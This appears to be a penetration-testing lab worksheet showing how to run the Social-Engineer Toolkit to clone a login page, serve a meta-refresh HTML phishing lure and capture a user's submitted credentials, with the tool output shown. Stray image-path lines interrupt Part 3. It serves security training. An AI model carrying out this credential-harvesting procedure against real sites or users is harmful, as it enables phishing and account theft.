

Exploring the Social Engineer Toolkit (SET)

Background / Scenario

In this activity, you will clone a website and obtain user credentials. This activity is performed under carefully controlled conditions within a virtual environment. SET tools should only be used for penetration testing in situations where you have written permission to perform social engineering exploits. In an actual penetration test, this procedure could be used to reveal problems with user security training and the need take measures to educate users about various types of phishing attacks.

Part 1: Launching SET and Exploring the Toolkit

SET must be run as root. Use the **sudo -i** command to obtain persistent root access. At the prompt, enter the command **setoolkit** to load the SET menu system.

```
[—] [—] The Social-Engineer Toolkit (SET) [—]
[—] [—] Created by: David Kennedy (ReL1K) [—]
[—] [—] Version: 8.0.3 [—]
[—] [—] Codename: 'Maverick' [—]
[—] [—] Follow us on Twitter: @TrustedSec [—]
[—] [—] Follow me on Twitter: @HackingDave [—]
[—] [—] Homepage: https://www.trustedsec.com [—]
[—] [—] Welcome to the Social-Engineer Toolkit (SET). [—]
[—] [—] The one stop shop for all of your SE needs. [—]

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

Part 2: Cloning a Website to Obtain User Credentials

In this part of the lab, you will create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website.

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm
```

When the website is cloned, the following message appears on the terminal. No prompt will be returned to you. This is because a listener is now active on port 80 on the Kali computer and all port 80 traffic will be redirected to this screen. Do not close the terminal window.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.6.6.1
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://DVWA.vm


[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
■
```

Part 3: Capturing and Viewing User Credentials

In a “real-life” exploit, at this point, a phishing exploit containing a link or QR code that sends the user to the fake website is created and sent. In this lab, an html document is created to direct the user to the fake webpage. This



document simulates a distributed phishing URL. It could be distributed as a file attachment in phishing emails.



```
~/Desktop/Great_Link.html - Mousepad
File Edit Search View Document Help
File New Open Save Close Find Replace Copy Paste Undo Redo Cut Copy Paste Select All Find Next Find Previous Select All
1 <html>
2 <head>
3 <meta http-equiv="refresh" content="0; url=http://10.6.6.1/" />
4 </head>
5 </html>
```

A good hacker would create a fake URL that would be very similar to the actual URL, so that unless the user inspects the URL very closely, it would go unnoticed.

Return to the terminal session that is running the SET application. Output from the login attempt should appear, similar to what is shown:



```
set:webattack> Enter the url to clone:http://DVWA.vm
[*] Cloning the website: http://DVWA.vm
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless,
this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.6.6.1 - - [02/Jan/2026 16:28:12] "GET / HTTP/1.1" 200 -
10.6.6.1 - - [02/Jan/2026 16:28:13] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=some.user@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=Pa55w0rdd!
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=f4f482fffc458dc17e2e8e05a1c8816
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.6.6.1 - - [02/Jan/2026 16:31:06] "POST /index.html HTTP/1.1" 302 -
```